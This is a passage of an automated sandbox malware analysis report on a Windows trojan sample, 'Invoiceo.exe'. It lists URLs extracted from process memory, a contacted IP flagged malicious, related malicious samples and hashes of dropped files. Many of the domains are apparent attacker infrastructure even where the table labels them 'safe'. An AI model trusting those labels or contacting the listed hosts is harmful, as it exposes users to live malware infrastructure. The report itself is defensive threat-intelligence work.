http://www.rare-snare.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.analistaweb.net/csi/www.kontrey.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nelivo.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.bahama-id.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.microsoft.co	powershell.exe, 00000004.00000003.348127191.00000000090A2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.bermudesfcrasettlement.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.rare-snare.com/csi/www.analistaweb.net	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.wristaidmd.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.foodbyroyalbites.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.swim-maki.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.analistaweb.net	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.analistaweb.net/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Invoiceo.exe, 00000000.00000002.217060931.0000000002741000.00000004.00000001.sdmp	false		high
http://www.ss01center.com/csi/www.naturaldesiproducts.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nelivo.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.bioshope.online/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.analistaweb.netReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.foodbyroyalbites.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.uspaypausa.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wristaidmd.com/csi/www.nelivo.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.uspaypausa.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.uspaypausa.com/csi/www.ss01center.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nelivo.com/csi/www.adtlive.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.naturaldesiproducts.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bermudesfcrasettlement.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.swim-maki.com/csi/www.bermudesfcrasettlement.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.adtlive.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Invoiceo.exe, 00000000.00000002.217060931.0000000002741000.00000004.00000001.sdmp, powershell.exe, 0000000A.00000002.405129582.0000000004931000.00000004.00000001.sdmp	false		high
http://www.foodbyroyalbites.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/unguest	Invoiceo.exe	false		high
http://www.bioshope.onlineReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.adtlive.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.bahama-id.com/csi/www.uspaypausa.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/unguest9WinForms_RecursiveFormCreate5WinForms_SeeInnerExceptionGProperty	Invoiceo.exe	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.swim-maki.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.adtlive.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kontrey.com/csi/www.bahama-id.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.naturaldesiproducts.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bermudesfcrasettlement.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nelivo.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://go.micro	powershell.exe, 00000004.00000003.320382870.0000000004F91000.00000004.00000001.sdmp, powershell.exe, 00000006.00000003.325533885.0000000005112000.00000004.00000001.sdmp, powershell.exe, 0000000A.00000003.333217488.00000000052FC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ss01center.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bahama-id.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bioshope.online	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.swim-maki.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tabuk24.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kontrey.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kontrey.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.foodbyroyalbites.com/csi/www.bioshope.online	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wristaidmd.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.adtlive.com/csi/www.rare-snare.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ss01center.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tabuk24.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.naturaldesiproducts.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ss01center.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tabuk24.com/csi/www.swim-maki.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 0000000D.00000000.279217207.0000000008B46000.00000002.00000001.sdmp	false		high
http://www.rare-snare.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.naturaldesiproducts.com/csi/M	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kontrey.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bioshope.online/csi/www.wristaidmd.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bahama-id.com	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.uspaypausa.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wristaidmd.comReferer:	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.rare-snare.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tabuk24.com/csi/	explorer.exe, 0000000D.00000002.500356257.00000000056A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
154.207.58.218	www.tabuk24.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	402845
Start date:	03.05.2021
Start time:	14:49:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Invoiceo.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@19/19@3/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 30.1% (good quality ratio 28.1%) • Quality average: 70.8% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 52.255.188.83, 20.50.102.62, 204.79.197.200, 13.107.21.200, 104.42.151.234, 92.122.145.220, 52.147.198.201, 13.64.90.137, 23.57.80.111, 51.103.5.186, 205.185.216.10, 205.185.216.42, 92.122.213.247, 92.122.213.249, 20.54.26.129, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:50:05	API Interceptor	2x Sleep call for process: Invoiceo.exe modified
14:50:49	API Interceptor	105x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
XIAOZHIYUN1-AS-APICIDCNETWORKUS	x16jmZMFrN.exe	Get hash	malicious	Browse	• 154.207.58.69
	ppc_unpacked	Get hash	malicious	Browse	• 156.234.199.243
	NQ1vVJKBcH.exe	Get hash	malicious	Browse	• 156.253.78.210
	Camscanner.New Order.09878766.exe	Get hash	malicious	Browse	• 154.222.72.30
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 156.241.53.161
	REF # 166060421.doc	Get hash	malicious	Browse	• 154.207.35.111
	FORM C.xlsx	Get hash	malicious	Browse	• 156.255.140.216
	5PthEm83NG.exe	Get hash	malicious	Browse	• 156.255.140.216
	od3Y2SFzdP.rtf	Get hash	malicious	Browse	• 156.226.160.44
	7665585857.docx	Get hash	malicious	Browse	• 156.226.160.44
	q3uHPdoxWP.exe	Get hash	malicious	Browse	• 156.241.53.161
	payment invoice.exe	Get hash	malicious	Browse	• 156.254.140.36
	uNttFPI36y.exe	Get hash	malicious	Browse	• 156.255.140.216
	9JFrEPf5w7.exe	Get hash	malicious	Browse	• 154.207.35.105
	PO#EIMG_501_367_089.exe	Get hash	malicious	Browse	• 156.224.66.218
	PDF Order 01920 FILE GIDA SAN. VE TIC. ANONIM SIR KETI.exe	Get hash	malicious	Browse	• 164.155.20.27
	Request For Courtesy Call.xlsx	Get hash	malicious	Browse	• 156.255.140.216
	CATALOG.exe	Get hash	malicious	Browse	• 156.241.53.167
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 156.241.53.167
	Design Template.exe	Get hash	malicious	Browse	• 156.226.160.56

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Invoiceo.exe.log

Process:	C:\Users\user\Desktop\Invoiceo.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1406
Entropy (8bit):	5.341099307467139
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmER:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHg
MD5:	E5FA1A53BA6D70E18192AF6AF7CFDBFA
SHA1:	1C076481F11366751B8DA795C98A54DE8D1D82D5
SHA-256:	1D7BAA6D3EB5A504FD4652BC01A0864DEE898D35D9E29D03EB4A60B0D6405D83
SHA-512:	77850814E24DB48E3DDF9DF5B6A8110EE1A823BAABA800F89CD353EAC7F72E48B13F3F4A4DC8E5F0FAA707A7F14ED90577CF1CB106A0422F0BEDD1EFD2E94 E4
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Invoiceo.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE......<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1........Uninstall-Module........inmo........fimo........Install-Module........New-ScriptFileInfo........Publish-Module........Install-Script........Update-Script........Find-Command........Update-ModuleManifest........Find-DscResource........Save-Module........Save-Script........upmo........Uninstall-Script........Get-InstalledScript........Update-Module........Register-PSRepository........Find-Script........Unregister-PSRepository........pumo........Test-ScriptFileInfo........Update-ScriptFileInfo........Set-PSRepository........Get-PSRepository........Get-InstalledModule........Find-Module........Find-RoleCapability........Publish-Script.........<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.......Install-Script........Save-Module........Publish-Module........Find-Module........Download-Package........Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22332
Entropy (8bit):	5.602163865817749
Encrypted:	false
SSDEEP:	384:jtCDz0iqoAidsgmwSBKnOultIo3D7Q99gxSJUeRe1BMym3Z1AV73nvTOPo64I+50:fPCh4K3ltp3w8xXeN/4XN0
MD5:	8A5ADAC3203440E5B488084BFEB3759E
SHA1:	93594B1C844CDFD2A1CAFAAF3B32ABE214107218
SHA-256:	2B961420315D242E4A681DA21085E6FC4B088DF70C5BBEA721C9172D6066E169
SHA-512:	22ED2555301CFC353B66F9453E5064277208063E0429A6579D40B321F94ECA0DC7C050A6ED75C7E1119133FE28474271E39325D4EFC9FC00180645AE2867F82E
Malicious:	false
Preview:	@...e..................../............<............@..........H...............<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD..............fZve...F.....x.)........System.Management.Automation4..............[...{a.C..%6..h.........System.Core.0..............G-.o...A...4B..........System..4................Zg5..:O..g..q..........System.Xml..L...............7.....J@......~.......#.Microsoft.Management.Infrastructure.8................'....L..}............System.Numerics.@................Lo...QN......<Q........System.DirectoryServices<................H..QN.Y.f............System.Management...4...................].D.E.....#.......System.Data.H................. ....H..m)aUu.........Microsoft.PowerShell.Security...<.................~.[L.D.Z.>..m.........System.Transactions.<................):gK..G...$.1.q........System.ConfigurationP................/.C..J..%...].......%.Microsoft.PowerShell.Commands.Utility...D.................-.D.F.<;.nt.1........System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dpod1dif.1ty.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fvegrtut.myf.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fvegrtut.myf.psm1	
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_t10emffs.5zu.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vijt5kae.3jh.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_voiu13at.ago.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_y0wayzft.p4m.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
